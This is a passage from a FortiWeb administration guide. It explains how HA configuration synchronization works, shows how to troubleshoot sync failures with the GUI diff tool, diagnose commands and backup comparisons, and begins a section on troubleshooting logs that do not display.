  If the first sync fails, the primary will attempt to sync again for another 3 times (total 4 times). If the appliance stays in the INIT status for a long time, it mostly indicates a synchronization failure.

  After the first complete & successful sync, further configuration sync will be executed in every 30 seconds and just based on configuration diffs.
- After HA is established, each HA member will generate a MD5 for SYS files and CLI config files. These two MD5 will be identical if the configuration & data are synchronized successfully between the primary and secondary appliances.

  The secondary appliance will receive both the synchronized configuration/data and the primary device's two MD5 values; after it loads the synchronized configuration, it will calculate its own MD5 values and compare with the primary node's, then judge if the synchronization is successful and complete
- Configuration synchronization uses TCP on port number 6011 and a reserved IP address (169.254.0.0/16)
- Synchronization includes: (show in "diagnose sys ha sync-stat" and "diagnose system ha file-stat")
  - Core CLI-style configuration file (/migadmin/etc/cli_syntax.xml -> ha_not_sync="2" will not sync)
  - X.509 certificates, certificate request files (CSR), and private keys
  - HTTP error pages
  - FortiGuard IP Reputation Service database
  - FortiGuard Security Service files (attack signatures, predefined data types & suspicious URLs, known web crawlers & content scrapers, global allow list, vulnerability scan signatures)
  - FortiGuard Antivirus signatures
  - Geography-to-IP database
- Configuration settings that are not synchronized:
  - Network interface (IP addresses on interfaces in Active-Active-High-Volume mode, and IP address on the reserved-mgmt-interface in Active-Passive & Active-Active-Standard modes are NOT synchronized)
  - V-zone (Configured in Transparent Proxy & Transparent Inspection modes)
  - Firewall (Configured in Active-Active-High-Volume mode)
  - Static/Policy route (Configured in Active-Active-High-Volume mode)
  - HA static/policy route (Configured in Active-Passive and standard Active-Active modes)
  - RAID level
  - HA active status and priority
- Data that is not synchronized: (Please check the Admin Guide for details)

- HTTP sessions (In Active-Active-Standard mode, session pickup can be enabled)
- HTTPS sessions
- Log messages
- Generated reports
- Machine Learning data: will not be synchronized in Active-Active-Standard & Active-Active-High-Volume mode; but will be synchronized in Active-Passive mode in every 10 minutes)

However, some errors could happen and the devices could not be in sync status at some times.

FortiWeb provides several methods to troubleshoot the HA configuration synchronization issues:

1. Verify that the heartbeat packet Ethertype is correctly configured and allowed by intermediate switches via which if the heartbeat interfaces of HA members are connected.

- HA uses Ethertype 0x8893 to synchronize HA configuration, so the switches used to connect heartbeat interfaces require a configuration that allows them.
- The Ethertype for level2 frames can be configured between 0x8890 and 0x8893.
- You can use “diagnose network sniffer <hbdev>” to capture packets and see if such packets are sent & received from both HA nodes

2. Use the HA Diff Toolbar to check the HA status and configuration Diff on GUI.

On 6.4.1 and later releases, FortiWeb adds a new toolbar to show the HA sync status in the toolbar. If the HA devices are not synchronized, the menu will be clickable. After you click the ‘Not sync’ menu, it will prompt one slide page on the right and show the HA differences between the Primary and first different Secondary device. In other words, if you have more than one Secondary devices which are all not synchronized with the Primary device, this new tool will only show the first Secondary difference. After you fix the first Secondary difference, it will show the next difference.



Please note that this HA Diff Tool is only effective on the Primary device.

HA Sync Status on GUI:

Status	Description	Clickable
Standalone	No HA mode enabled and Standalone mode now	No
Wait to sync	Found the Secondary device, not sure about the sync status, please wait some minutes to check the sync status	No
In sync	All the HA devices are in sync status	No

Status	Description	Clickable
Not sync	At least one or more Secondary devices are not sync with the Primary node. You can click this menu and show the differences between Primary device and first different Secondary device	Yes
Secondary	Current HA device is a secondary node	No
INIT	Available on the secondary device when the device just joins HA group and during synchronizing configuration from the primary node	No

Note: When the Secondary device joins a HA cluster for the first time, HA status may show as 'Not sync'. You may not get a difference report when clicking 'Not sync' at this time because the secondary device is converting the configuration received from the primary node.

Depending on the size of configuration files, it'll take several minutes to complete converting the configuration.

Example 1: Configurations not sync

In the figure below, the Virtual IP configurations are different between the two HA devices. You can modify or remove the differences in the Primary device. Otherwise, you need to backup the entire configurations respectively and contact us.



Example 2: System files not sync

In the figure below, the files '/data/etc/ssh/mytest' are different between the two HA devices



Example 3: Configurations not sync

In the figure below, although the menu show “Not sync”, when you click it the HA diff page shows “There is no difference between the HA devices.”



This is because when the Primary device gets the Secondary device not sync status, the Primary device will synchronize the full configurations and some system files to the Secondary, then the Secondary node will receive these files and

apply them. This process will also take some time. After the full synchronization, the HA devices are in sync status. Wait a minute, the HA difference menu will show 'In sync' status.

If there are lots of differences between the two HA devices, it could take long time to show the differences. Please wait patiently. If you always fail to get the difference for the not sync status or some errors happen when using the HA difference tool, you have other options to check the HA differences.

3. Check the Event log to confirm that HA synchronization failure events and the cause.

Log & Report > Log Access > Event > Action: HA-Synchronize.

E.g. Logs will show synchronization fails as below:



4. Use diagnose commands to check the HA sync status and detailed sync data/files on nodes.

If sync failure occurs, the MD5 values on different nodes might be different, and the cfg_state will not be In sync; also, "diagnose system ha sync-stat" will show detailed data or file sync failures.

```
FortiWeb # diagnose system ha confd_status
HA information
Model=FortiWeb-VM 7.00,build0044(Interim),211223, Mode=active-active-standard Group=11

HA group member information: is_manage_master=1. cfg_state:In sync
LocalSN:  FVVM04TM21001050     confd
member cnt:  2
msg_queue:0 file_queue:0 md5_rep_ignore:0 do_md5sum:39
FVVM04TM21001050: Primary
pending:0        update:0        time:0        sync:0       cfg_state:In sync
   SYS: D075A17ADDD372423263F4B31ACB8C7F
   CLI: 2D1DE97C0C1F1968FB4BFCE530E52A1B
FVVM08TM21000613: Secondary
pending:198485   update:198486   time:198486   sync:0       cfg_state:In sync
   SYS: D075A17ADDD372423263F4B31ACB8C7F
   CLI: 2D1DE97C0C1F1968FB4BFCE530E52A1B
```

Notes: The MD5 values of both SYS and CLI are the same on the primary and secondary nodes, so both system files and configuration are synchronized successfully.

```
FortiWeb # diagnose system ha sync-config get-status
The sync config status is enable.

FortiWeb # diagnose system ha file-stat
FortiWeb Security Service:
    2022-11-30
```

```
    Last Update Time: 2021-12-25 Method: Scheduled
    Signature Build Number-0.00308
FortiWeb Antivirus Service:
    2022-11-30
    Last Update Time: 2021-12-25 Method: Scheduled
    Regular Virus Database Version-89.08105
    Extended Virus Database Version-89.07977
FortiWeb IP Reputation Service:
    2022-11-30
    Last Update Time: 2021-12-25 Method: Scheduled
    Signature Build Number-4.00727
FortiWeb Geodb Service:
    Last Update Time: 2021-12-25 Method: Scheduled
    GEO Datase Build Number-Fortiweb-Country-Build0107 2021-12-03
FortiWeb Credential Stuffing Defense Service:
    2022-11-30
    Last Update Time: 2021-12-25 Method: Scheduled
    Signature Build Number-1.00351
System files MD5SUM: D075A17ADDD372423263F4B31ACB8C7F
CLI    files MD5SUM: 2D1DE97C0C1F1968FB4BFCE530E52A1B


FortiWeb # diagnose system ha sync-stat
Image        INIT
Config        INIT
System        INIT
CLI        INIT
Signature    SUCCESS
GeoDB        SUCCESS
AV        SUCCESS
IpReputation    SUCCESS
HarvestCredentials    SUCCESS
```

HA sync-stat showed above:

Status	Description
INIT	Last synchronization completed; system is ready and waiting for next synchronization.
SENDING	Synchronization is in process; data is sending.
SUCCESS	Success in data sending; synchronization is complete.
SEND_TIMEOUT	Data sending timeout; synchronization is incomplete.

5. Use “diagnose system ha backup-config” to check the synchronized configuration

Use this command to export the configuration file of the HA nodes. It only backs up the configurations synchronized between HA nodes. You can use this command to compare the configuration files between the HA nodes and check which part of the configuration is not synchronized as expected.

```
FortiWeb # diagnose system ha backup-config
<id>    please input peer box index.
<1>   Subsidary unit FVVM08TM21000613
<2>   Subsidary unit FVVM04TM21001050
FortiWeb # diagnose system ha backup-config 1
Config file /var/log/gui_upload/ha_config_1_20211227002455.tgz has been backed up.
```

```
Please download it from System->Maintenance->Backup&Restore by GUI.

FortiWeb # diagnose system ha backup-config 2
FortiWeb #
```

Then you can check the **System > Maintenance > Backup & Restore** page, and you will see the GUI file Download/Upload part. Please download the files as the below, it will be very helpful for locating the issue.



6. Download the backup configuration files and compare them manually.

When configuration not sync occurs, the primary system will archive the current configuration files & the md5 for each domain. You can check and compare them for details.

Depending on the cause of difference (SYS files or CLI configuration), the archive files will be named as “ha_config_cli_xxx” or “ha_config_sys_xxx”.

Partition	Last Modify Time	Download
ha_config_cli_48C67FB6ACD95A86C53C58E15858A415_1630523297_2_20210901110819.tgz	Wed Sep 1 19:08:21 2021	
ha_config_cli_4411C8285E309E2C6D5ADB3C42673CBE_1630523297_1_20210901110817.tgz	Wed Sep 1 19:08:19 2021	

Partition	Last Modify Time	Download
ha_config_sys_19327B246BE682964D42C4E87E5D018B_1630523819_2_20210901111701.tgz	Wed Sep 1 19:17:04 2021	
ha_config_sys_6162844003160AFFD01446F98CD0D918_1630523819_1_20210901111659.tgz	Wed Sep 1 19:17:01 2021	

As above, "ha_config_cli_*_1_*.tgz" and "ha_config_sys_*_1_*.tgz" are SYS files and CLI configuration from the primary node; "ha_config_cli_*_2_*.tgz" and "ha_config_sys_*_2_*.tgz" are those from the secondary node. You can download and compare them from the primary node, instead of downloading them respectively from two or more HA nodes.

7. Manually execute ha synchronize.

When you find HA sync failures, you can try to execute ha synchronization manually and see if the problem can be resolved.

```
FortiWeb # execute ha synchronize
cli             CLI configurations
sys             System configurations
all             CLI & System configurations
avupd         antivirus definition,scan engine and proxy update
```

```
geodb         GEO db file
scanner         scanner_integration file
```

```
FortiWeb # execute ha synchronize cli
starting synchronize with HA primary…
```

The secondary appliance will log the synchronization process:



Log&Report issues

- Common troubleshooting methods for issues that Logs cannot be displayed on GUI on page 1061
- Step-by-step troubleshooting for log display on FortiWeb GUI failures on page 1067
- Logs cannot be displayed on FortiAnalyzer on page 1069

Common troubleshooting methods for issues that Logs cannot be displayed on GUI

This section summarizes the common troubleshooting methods for log related issues such as Attack/Traffic/Event logs not generated or displayed on GUI. The following sections will use these methods to actually locate specific issues step by step.

1. Check if the security level in log disk is configured properly on CLI or GUI.

Take below configuration for example, only the log messages with a severity of Warning or higher will be recorded.

```
FortiWeb # show full-configuration log disk
config log disk
  set status enable
  set severity warning
  set diskfull overwrite
end
```



Please note: Log level of traffic log is Notification and log level of attack log is Alert.

2. Double check if log options are enabled correctly:

- Make sure global log options are enabled via GUI or CLI as below:

```
FortiWeb # show full log event-log
config log event-log
  set status enable
end
FortiWeb # show full log traffic-log
config log traffic-log
  set status enable
end
FortiWeb # show full log attack-log
config log attack-log
  set status enable
end
```

- On 6.4.16, 7.0.0 and later releases, traffic log is disabled by default and can be enabled or disabled per server-policy policy via CLI:

```
FortiWeb # show full-configuration server-policy policy
config server-policy policy
  edit "SP_01"
    set tlog enable
  next
```

3. Check if logd, indexd and mysqld work normally in backend:

Sometimes logs fail to be displayed are caused by log related daemons instability such as coredump.

There are several ways to judge if these three daemons every restarted abnormally:

- Check the PID number of related daemons. The PID of logd and mysqld are usually a small 4-digit one like below, so if the PID becomes a big number, it may indicate the daemon ever restarted.
- Check the PID of the 3 daemons several times to make sure they are stable (PID is not changing). If the PID of the daemons is changing, it indicates the daemon ever restarted or the administrator ever executed “execute db rebuild”.

```
# ps | grep logd
 1479 root       4508 S    /bin/syslogd -n -b 99 -s 500
1480 root       4508 S    /bin/klogd -n
1502 root       308m S    /bin/logd    #1502 is the PID of logd
1729 shell      4508 R    grep logd
# ps | grep indexd
2133 shell      4508 S    grep indexd
18411 root     55840 S    /bin/indexd    #18411 is PID of indexd
# ps | grep mysqld
1584 root       773m S    /bin/mysqld --defaults-file=/data/etc/mysql/my-fortiweb.cnf --
     skip-grant-tables --user=root    #1584 is PID of mysqld
2139 root          0 Z    [mysqld_monitor.]
2328 shell      4508 S    grep mysqld
```

- Another way is to check .NMON files. The PID of daemons are recorded in each .NMON file > TOP.

  Please refer to Retrieving system logs in backend system to see how to analyze .NMON files.



- If you find logd daemon of kernel coredump files, please download them and deliver to R&D for further investigationAnother way is to check.

  Please note: logd coredump need to be enabled with the following command in backend shell: (please refer to "Run backend shell commands' in this guide)

  ```
  /# touch /var/log/debug/logrpt_core_flag
  ```

  Please refer to "Customize & Download debug logs” in this guide to see how to download coredump files.

4. Use diagnose commands to check logds outputs:

“diagnose debug application logd” is very useful to help find the cause for log related issues.

Hereby we'll provide several specific case/examples:

- When no useful log is printed out when diagnose is enabled, it usually means no logs are sent to logd by other function modules.

```
FortiWeb # diagnose debug application logd 7
FortiWeb # diagnose debug timestamp enable
FortiWeb # diagnose debug enable

##When either the global traffic-log or per server-policy traffic log option is
     disabled, there will be no useful diagnose information:
VM_01 # [Logd][11-22-16:29:12][INFO][_log_try_push][436]: log try push 10 times

##If traffic log is enabled, there will be diagnose info like below:
VM_01 # [Logd][11-22-16:39:27][INFO][_log_process][383]: ###### Recv a traffic log
[Logd][11-22-16:39:27][INFO][log_format_local_msg][512]: log_id=30001000, msg_
     id=000000001063, subtype=HTTPs, url=/
